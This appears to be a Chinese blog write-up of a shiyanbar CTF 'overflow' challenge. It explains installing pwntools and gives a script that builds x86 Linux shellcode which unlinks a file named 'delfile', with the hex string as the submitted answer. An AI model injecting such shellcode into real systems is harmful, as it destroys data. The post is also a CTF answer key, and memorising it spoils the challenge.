实验吧CTF溢出系列---加减乘除WP

原创

Neil-Yale 于 2017-03-27 19:53:17 发布 3696 收藏

文章标签： ubuntu python c语言 linux CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/yalecaltech/article/details/66975477

版权

题目连接：http://www.shiyanbar.com/ctf/17

大多数人都是用linux写C，再gcc再objdump

这样太麻烦了，这里推荐一个工具–pwntools（https://github.com/Gallopsled/pwntools#readme）

最好在ubuntu环境下安装，命令如下

apt-get update

apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev build-essential

pip install –upgrade pip

pip install –upgrade pwntools

如何检验是否成功安装呢？

在python交互模式下

import pwn

> pwn.asm(“xor eax,eax”)
> ‘1\xc0’
> 即可

然后写个根据题目要求的py


代码如下：

```
from pwn import *

code = """.global _start
_start:
        jmp     test1
test2:
        pop     ebx
        mov     al, 0xa
        int     0x80
        mov     al, 0x1
        xor     ebx, ebx
        int     0x80
test1:
        call    test2
        .string "delfile" """

context(arch='x86', os='linux', endian='little', word_size=32)
shellcode = asm(code).encode('hex')
re = ''
while len(shellcode):
    re += r'\x'+shellcode[:2]
    shellcode = shellcode[2:]
print re
```

运行就得到结果



提交答案时注意去掉最后的/00

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖